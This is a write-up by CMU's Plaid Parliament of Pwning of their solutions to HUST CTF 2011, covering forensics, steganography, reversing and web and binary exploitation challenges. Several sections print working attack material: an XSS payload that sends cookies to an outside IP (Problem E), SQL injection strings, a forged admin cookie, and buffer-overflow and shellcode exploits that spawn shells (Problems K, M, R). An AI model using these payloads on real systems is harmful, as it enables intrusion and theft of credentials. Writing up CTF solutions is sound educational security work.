HUST CTF 2011 Write-up

Plaid Parliament of Pwning - Security Research Group at CMU

June 21, 2013

1 Introduction

This is a write-up for HUST CTF 2011 from **Plaid Parliament of Pwning** (PPP), Carnegie Mellon University's Security Research Group. This write-up describes walk-throughs for all the challenges that we have completed during the competition. This report file will also be available at http://ppp.cylab.cmu.edu.

2 Problem A

Unpack upx, look into ida, we see if we press correct numbers in a sequence, we get the characters:
Flag: ILIKEU

3 Problem B

inode_key_year_month_date(m-time)
Flag: 31_K33p true to the dreams of thy youth_11_08_22

4 Problem C

This problem began with a mysterious PNG file. Of course, this is a crypto problem so we look at the file in a hexeditor, to find there are HTML encodings of a string at the end of the file, corresponding to the string "PIerRoTStEaRs". We then used OpenStego (http://openstego.sourceforge.net/) with the key "pierrotstears" to obtain an mp3.

Reversing the mp3 file and speeding it up, we can hear the audio, which tells us the exact key.
Flag: Did you think I didn't know

5 Problem D

First, we extracted 7zip archive to get cover.jpg and space.mp3. Then, from the 'cover.jpg', we extracted png file, which was appended. The png image file gave us QR code, which says 'The pass is slow_BUT_steady'. We found MP3Stego tool for space.mp3 and used the password that we found from the QR code. Finally, we got the key string:
Flag: The_key_is_"http://youtu.be/g1kF4op_XOk"

6 Problem E

First, log in using SQL injection (admin/a'—'a)

go to q&a, read post 6, look at the comment ¡td colspan='6' style='padding:12px;' style='word-break:break-all'¿ . .. ..

```
<script>var g;g=new Image;g.src="http://220.95.152.100:10480/cookie.php?c="+
    document.cookie;</script></td>
```

OR, the site is exploitable by sql injection at the URL level

```
http://festival.hust.net:13380/homework_content.php?page=1\&no=199%20UNION%20
    SELECT%20%271%27,%272%27,%273%27,%28SELECT%20group_concat%28table_name%29%20
    FROM%20information_schema.tables%29,%275%27,%276%27,%277%27,%28SELECT%20
    group_concat%28no,name,title,content,date,hit%29%20FROM%20qna%20WHERE%20no
    %20=%207%29
```

this also shows up the xss attack.

Go to http://220.95.152.100:10480, it uses XE board 1.4.5.5, which has a vulnerability at the registration, use burpsuite to feed in the sql injection

```
<?xml version="1.0" encoding="utf-8" ?> <methodCall> <params> <_filter><![CDATA[
    signup]]></_filter> <user_id><![CDATA[sars]]></user_id> <password><![CDATA[
    tonylee]]></password> <password2><![CDATA[tonylee]]></password2> <user_name><![
    CDATA[sars]]></user_name> <nick_name><![CDATA[sars]]></nick_name> <
    email_address><![CDATA[qwer@qwer.qwer]]></email_address> <find_account_question
    ><![CDATA[9,10,11,12,13,14,15,16,17,18,19,20,'Y',22,23,24)#]]></
    find_account_question> <find_account_answer><![CDATA[qwer]]></
    find_account_answer> <allow_mailing><![CDATA[Y]]></allow_mailing> <module><![
    CDATA[member]]></module> <act><![CDATA[procMemberInsert]]></act> </params> </
    methodCall>
```

Once logged in as admin (qwer/qwerqwer), look at the board called diary, there is a post with a picture that has alt text 'key' submit the subtitle of the picture,

Solved

Flag: The Great Hope of the Territorial Revival (it's a subtitle of the image in the diary entry)

7 Problem F


Opening up the image file in autopsy, we see there are many deleted files. We notice `D02C4C4CDE7AE76252540D116A40F23A.txt` contains the ascii representation of hex representation for a PE header. It also tells us `let's find "file_end"`. We look through the disk image to find three other instances of file_end, and take the bytes from after these until the end of their respective blocks. Concatenating these all together, along with the header from the text file, we get an almost runable program. By removing additional zeros from the executable sections that seem to be out of place, we are able to run the program without error. However it appears the program does nothing. Further, it is packed with themida making it difficult to debug or reverse engineer. Therefore we run it in Linux under Wine with strace, and notice it creates a file C:\windows\hidden.cmd:ADS, containing "The tree that is be alone can not make forest"

Flag: The tree that is be alone can not make forest


8 Problem G

We start off with a strange image of a 5×5 grid of red, green, blue, and black squares.

The image appears to be some kind of a 2D barcode, though not any that we were familiar with. Looking through the Wikipedia page for barcodes, we see two types of colored bar codes, "High Capacity Color Barcode" and "ColorCode". The latter turns out to be suspiciously similar to this image, and decoding our image with this brings us to a URL with yet another barcode type thing.



This image is again another type of 2D barcode, which is a Kinectimal scan code. Decoding this we get one last image, this time guitar tablature.



Asking a more musically inclined friend, we get that the guitar chords are "Fm7 Em7 Dm7 G C". Googling for these chords brings up the song Say You Love Me, which is the key.
Flag: Say you love me

9 Problem H

Logging in using a username and password as "guest" as given on the login page gives us a 64 byte cookie. This value appears to be nothing special, but then we notice it is the concatenation of the md5sum of "guest" and the md5sum of the empty string.

This leads us to try setting the cookie $md5(\texttt{admin})||md5()$, which gives us a new page, linking to a `log.php` page. This shows us access to the admin account only being successful from the localhost. After trying a few things, we attempty to use the cookie $md5(\texttt{admin})||md5(\texttt{127.0.0.1})$, which gives us the key.

```
curl -b 'userinfo=21232f297a57a5a743894a0e4a801fc3f528764d624db129b32c21fbca0cb8d6
    ' 'http://whgmsdlsms:zlrkzj@festival.hust.net:22280/h/index.php'
```

Flag: decapsuleur

10 Problem I

Unzip to get hackme.exe and digital.jpg

The circuit diagram in digital.jpg is an inverter on the input.

We run hackme.exe and give it a string. It complains that: "This is not a key". We look at the memory of the process and note that they have the ip of festival.hust.net. Using Wireshark to capture the network traffic, when we send our key, we see a bunch of 0's and 1's sent to use along with the response. We use the circuit diagram as a hint to invert the binary, and it turns into ascii: d9jt3pm1be. We send this key to the server using hackme.exe and this time we get: "Sorry, convert it". Using the hint ("Keyboard"), we convert it from Dvorak-¿QWERTY, and get the key: **Flag: h9ck3rm1nd**.

id:dudwnsdlgud

pass:rhakqtmqslek

11 Problem J

```
#!/usr/bin/python
import sys
from socket import *
serverHost = '220.95.152.100'
serverPort = 7009
s = socket(AF_INET, SOCK_STREAM)
s.connect((serverHost, serverPort))
s.send('11f4d42354af9e16d36ad5ee9505ce2d')
data = s.recv(1024)
print data
s.send(data)
data = s.recv(1024)
print data
s.send(data.split('_')[2])
data = s.recv(1024)
print data
s.send(data[::-1])
data = s.recv(1024)
print data


echo "Jgzmv<D\`hd|cbQkbts~K}cdl" | perl -p -e "s/(.)/chr((ord(\$1)^(\$j++ + 1)))/
    eg"
```

Flag: Chanwoo_dream_hust

12 Problem K

The binary had a buffer overflow, but the machine had NX and stack/libc randomization on. The libc base address 0x00110000 was many times more common than any others, so defeating the libc randomization was even easier than normal. We ended up doing a ret slide to execvp on some code pointers on the stack.


```
# x is a program which does setresuid and runs a shell
ln -s x $(perl -e 'print "\203\354\024\211\306e\241\f"')
while true; do PATH=. /home/whatthe/ping2 "$(perl -e 'print "A"x0x70,"\xd9\x84\x04
    \x08"x9,"\x10\xc8\x1a"')"; done
```

Flag: wantedGirlfriend

13 Problem L

Our file is a disk image, so we start examining in autopsy for suspicious files. We find a file called th08.exe:zzz.txt, which is a plain text file containing a bunch of numbers. The numbers appear to be the dimensions followed by separate RGB values, in other words, a `.pnm` file without its header.

We add in the header P3 to the beginning of the file and open it to reveal a QR code. Decoding it gives the key.



Flag: MyN4m31s1z4y01

14 Problem M

This was a simple stack overflow with strcpy. We initially wrote this exploit, but despite having a shell, we couldn't read the key because the permissions on the target user's home directory were wrong. We ended up using a privesc exploit against the outdated (pre-2011) kernel that was installed (and we later told organizers about the broken permissions and vulnerable kernel).

The permissions were later fixed, so here's the exploit that should have worked:

```
env -i EGG="$(perl -e 'print
"\x90"x1024,"\x31\xc9\xf7\xe1\x51\x68\x2e\x2f\x2f\x78\x89\xe3\xb0\x0b\xcd\x80"')"
    /usr/ping "$(perl -e 'print "A"x1036,"\xe1\xfb\xff\xbf"')"
```

Flag: itisnotkey

15 Problem N

Use foremost on the given picture to extract several files. One of the files that is outputted is a wmv file with "Hint - see tag!" as the title. Looking at the ID3 tags we see "WW91IG11c3QgY2FydmluZyB0aGUgYWx6
as the subtitle, which base64 decodes to "You must carving the alz-file". This lets us know that we should be looking for an alz file in the original jpg (foremost doesn't carve this filetype by default). Opening up the jpg in 010, it's easy enough to search for "ALZ" and copy/paste into a new file. Once you unzip the .alz file using AlZip Archive there is a folder containing three mp3's. Two of them are WoW songs with the third being mysteriously corrupted. Using foremost on THIS mp3 will reveal a jpg containing some more Korean. Translated, it mentions that we need to recover the mp3 to get the key. Also, looking at the ID3 tags of this mp3 shows two base64 strings: c2VhcmNoIHRvIHN0cnVjdHVyZQ== which decodes to "search to structure" and sMWy2bfOIQ== which base64 decodes to korean for "reverse it!"

fix the broken mp3 by modifying some of the internal structure information, reverse it, play – it talks about reverse engineering.

Flag: reverse engineering

16 Problem P

We were handed an android app, Question.apk. This app appeared to be a simple client which connects to `220.95.152.100` on port `1818` to send user input. Then we realized that upon receiving data it would vibrate in a certain pattern. The pattern was made up of short pulses, long pulses, and pauses. This led us to try and decode it as morse code. Although the Android API specifies the first activation of the vibrator will not be used, we count it as activated in our decoding. This results in the string MYL1F3F0RA1UR. Sending this string back we get the key.

```
echo -n "MYL1F3F0RA1UR" | nc 220.95.152.100 1818 -q 1
T0UH0U_PR0J3CT_1S_FUN
```

Flag: T0UH0U_PR0J3CT_1S_FUN

17 Problem Q

The problem consisted of a huge VMware Windows XP VM (which took us a very long time to download from one seed in Korea).

The problem asked for a key of the form `ParentIdPrefix_time_stolenkey`.

Using the information at http://www.forensicswiki.org/wiki/USB_History_Viewing and a tool called USBDeview (http://www.nirsoft.net/utils/usb_devices_view.html), we found the ParentIdPrefix and last plugin time of 3 USB keys.

Looking around the rest of the system, we found FIXME. Reversing the binary showed that it was a keylogger - however, the file that it logs to was empty on the VM. By looking at the timestamp on the keylogger binary, we narrowed the list of USB drives down to the one that was most likely used to install the keylogger. At this point, we also bugged the organizers into telling us the exact format of "time."

At this point, we had every piece other than the stolenkey. Stringsing the memory image that came with the VM, we found some keylogged text mentioning the house key number 7326.

Combining these together gave the key:
Flag: 8&7054df6&0_201109200135_7326

18 Problem R

The binary was a setuid execute-only binary. We read the binary using a tool called hktrace (which executes the program and reads its memory using ptrace), but that didn't turn out to be necessary.

We ran the program and found that it will execute whatever program you give it, as long as it is an ELF smaller than 600 bytes. We created such a program with:

```
cat > test.S <<EOF
.global _start
_start:
    xor %ecx,%ecx
    mul %ecx
    push %ecx
    push $0x782f2f2e
    mov %esp,%ebx
    mov $0xb,%al
    int $0x80
EOF
gcc -s -o t -m32 -nostdlib test.S
```

which allowed us to read the key: **Flag: 8dacd095290fd83ecb97f13ce4727f12**

19 Acknowledgement

As always we thank Professor David Brumley for the guidance and the support.